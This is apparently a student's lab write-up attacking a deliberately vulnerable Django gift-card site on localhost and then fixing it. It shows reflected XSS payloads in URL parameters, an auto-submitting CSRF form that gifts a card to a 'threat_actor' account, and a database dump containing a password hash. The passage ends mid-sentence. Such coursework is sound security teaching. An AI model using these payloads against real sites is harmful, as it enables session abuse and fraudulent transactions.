


1. **An attack exploiting XSS (cross-site scripting) vulnerability**

In this attack, I started by searching for what parameters can be exploited for XSS in Django-based applications. This is where I found ‘safe’ tag is often used to exploit XSS (https://edx.readthedocs.io/projects/edx-developer-guide/en/latest/preventing_xss/preventing_xss_in_django_templates.html). I then deployed my XSS payload to align with html pages where the ‘safe’ tag appears and created my payloads as follows:


2. http://127.0.0.1:8000/gift/?director=<script>alert("xss exploited, muhahaha!")</script>
3. http://127.0.0.1:8000/gift.html?director=<script>alert("muhahaha! xss exploit")</script>
4. http://127.0.0.1:8000/buy/?director=<script>alert("plz fix xsss exploit")</script>


127.0.0.1:8000/gift.html?director=<script>alert("muhahaha! xss exploit")</script>
Auction
Home
Services
127.0.0.1:8000
muhahaha! xss exploit
Don't allow 127.0.0.1:8000 to prompt you again
OK



127.0.0.1:8000/buy/?director=<script>alert("plz fix xsss exploit")</script>
Go forward one page (Alt+Right Arrow)
Right-click or pull down to show history
Auction
Home
Services
127.0.0.1:8000
plz fix xsss exploit
Don't allow 127.0.0.1:8000 to prompt you again
OK


Firefox Web Browser
Oct 23 14:14
Cards Galore — A card sale
127.0.0.1:8000/gift/?director=<script>alert("xss exploited, muhahaha!")</script>
Auction
Home
Services
127.0.0.1:8000
xss exploited, muhahaha!
OK

XSS Fix:
I started this fix by exploring each of the files and noticed a comment which said, "<!-- KG: I don't think the safe tag does what they thought
it does... -->" I then explored what this 'safe' tag meant in Django and found that per reference docs (https://docs.djangoproject.com/en/4.1/ref/templates/builtins/#std-templatefilter-safe), which I found would disable the HTML escape protection.
Thus, if the HTML scape protection is disabled, one can conduct XSS attacks according to this doc: https://www.acunetix.com/blog/articles/preventing-xss-attacks/
Finally, I removed the 'safe' tag from all files where its shown, which in this case were the files 'item-single.html; and 'gift.html'. I re-tested after deploying this fix and found that it worked!!!



```
{% if prod_num != 0 %}
<div class="intro-section" style="background-image: url('{{ prod_path }}');">
{% else %}
<div class="intro-section" style="background-image: url('/images/product_1.jpg');
{% endif %}
  <div class="container">
    <div class="row align-items-center justify-content-center">
      <div class="col-md-7 mx-auto text-center" data-aos="fade-up">
        <h1>{{ prod_name }}</h1>
      {% if director is not None %}
        <!-- KG: I don't think the safe tag does what they thought
             it does... -->
        <p>Endorsed by {{director}}!</p> <!--- XSS fix to remove safe-->
      {% else %}
        <p> For all your card buying needs! </p>
      {% endif %}
```



```
{% include "navbar.html" %}

        {% if prod_num != 0 %}
        <div class="intro-section" style="background-image: url('{{ prod_path }}');">
        {% else %}
        <div class="intro-section" style="background-image: url('/images/product_1.jpg');">
        {% endif %}
          <div class="container">
            <div class="row align-items-center justify-content-center">
              <div class="col-md-7 mx-auto text-center" data-aos="fade-up">
                <h1>{{ prod_name }}</h1>
              {% if director is not None %}
                <p>Endorsed by {{director}}!</p> <!--- XSS Fix, remove safe-->
              {% else %}
                <p> For all your card buying needs! </p>
              {% endif %}
```

2. CSRF Attack


The Cross-Site Request Forgery attack is when a threat actor forges a request via the same session that the victim is using and sends their malicious request with the victims' validation token to the website for fulfillment. CSRF was initally very tricky to exploit as most modern browsers block CSRF exploit by setting SameSite=Strict, which mitigates the risk of cookies being used for CSRF attacks on authentication in which sessionid cookie was sent. Therefore, I had to get creative when delivering the payload. Following guidance from https://portswigger.net/web-security/csrf article, I decided to spin up a local server by running "python3 -m http.server 1777".

```
—- Payload —----
<html>
  <body>
    <form action="http://127.0.0.1:8000/gift/0" method="POST">
      <input type="hidden" name="username" value="threat_actor" />
      <input type="hidden" name="amount" value="127" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>

<!--- source: https://portswigger.net/web-security/csrf -->
```

Then, when navigating to this local server, I simply clicked on the csrfPayload.html which sent a forged request to the database to insert value of 127 for the threat_actor user.
To verify that the exploit was successful on the database side, I navigated to the auth_user table in which I saw that value of 127 was posted for the threat_actor, which thereby indicates that it worked.




```
ubuntu@ubuntu2004:~$ python3 -m http.server 1777
Serving HTTP on 0.0.0.0 port 1777 (http://0.0.0.0:1777/) ...
127.0.0.1 - - [05/Nov/2022 23:29:01] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [05/Nov/2022 23:29:06] "GET /Documents/ HTTP/1.1" 200 -
127.0.0.1 - - [05/Nov/2022 23:29:07] "GET /Documents/csrf/ HTTP/1.1" 200 -
127.0.0.1 - - [05/Nov/2022 23:29:21] "GET /Documents/csrf/ HTTP/1.1" 200 -
```



0.0.0.0:1777/Documents/csrf/

Directory listing for /Documents/csrf/

- csrfPayload.html



127.0.0.1:8000/gift/0

Collen Winston


Testamony

This card is great! Don't think about saving your money, just buy it!

Price:

Card given to threat_actor


Sign In / Register


ubuntu@ubuntu2004: ~/Documents/appsec/AppSecAssignment2/GiftcardSite


```
6a7f750204b6
sqlite> SELECT * FROM auth_user;
1|pbkdf2_sha256$390000$7YLqePRk6s5VxSsY5Jd4oy$4nJ6qTeaRJ2Ju5Lrh4jzrbRbMcsjKSCzx7odiN4jSXc=||1|admin||
rk3033@nyu.edu|1|1|2022-10-30 20:17:03.393265|
sqlite> SELECT * FROM LegacySite_card;
1|{"merchant_id": "NYU Apparel Card", "customer_id": "admin", "total_value": "999", "records": [{"rec
ord_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]"}]}|
999|/tmp/addedcard_7_1.gftcrd'|0|1|7
2|{"merchant_id": "NYU Apparel Card", "customer_id": "admin", "total_value": "20", "records": [{"reco
rd_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]"}]}|2
0|/tmp/addedcard_7_2.gftcrd'|0|1|7
3|{"merchant_id": "NYU Apparel Card", "customer_id": "admin", "total_value": "1000", "records": [{"re
cord_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]"}]}
|1000|/tmp/addedcard_7_3.gftcrd'|0|1|7
4|{"merchant_id": "NYU Apparel Card", "customer_id": "vuln_user", "total_value": "5", "records": [{"r
ecord_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]"}]
}|5|/tmp/addedcard_8_1.gftcrd'|0|1|8
5|{"merchant_id": "NYU Apparel Card", "customer_id": "threat_actor", "total_value": "5", "records": [
{"record_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]
"}]}|5|/tmp/addedcard_9_1.gftcrd'|0|1|9
6|{"merchant_id": "NYU Apparel Card", "customer_id": "vuln_user", "total_value": "95", "records": [{"
record_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]"}
]}|95|/tmp/addedcard_8_2.gftcrd'|0|1|8
7|{"merchant_id": "NYU Apparel Card", "customer_id": "threat_actor", "total_value": "12356", "records
": [{"record_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature he
re ]"}]}|12356|/tmp/addedcard_9_2.gftcrd'|0|1|9
8|{"merchant_id": "NYU Apparel Card", "customer_id": "threat_actor", "total_value": "123", "records":
 [{"record_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here
 ]"}]}|123|/tmp/addedcard_9_3.gftcrd'|0|1|9
9|{"merchant_id": "NYU Apparel Card", "customer_id": "threat_actor", "total_value": "420", "records":
 [{"record_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here
 ]"}]}|420|/tmp/addedcard_9_4.gftcrd'|0|1|9
10|{"merchant_id": "NYU Apparel Card", "customer_id": "threat_actor", "total_value": "127", "records"
: [{"record_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature her
e ]"}]}|127|/tmp/addedcard_9_5.gftcrd'|0|1|9
```


CSRF Fix:
In order to fix the CSRF vulnerability, I did research on the underlining authentication mechanism for ensuring the integrity of requests. Specifically, I looked at mechanisms that would mitigate CSRF for Django applications.

This is where I stumbled upon this article (https://docs.djangoproject.com/en/4.1/ref/csrf/) which described adding @csrf_protect tag to respective files (in this case views.py file) as a way to mitigate CSRF attack. Additionally, I added the >{% csrf_token %} flag to the gift.html file, which would create the token when the user POST action on sending the gift, further mitigating the risk of this attack on the front end and manipulating the amount or username in post request and done in accordance with the aforementioned article suggestion. Finally, subsequent tests

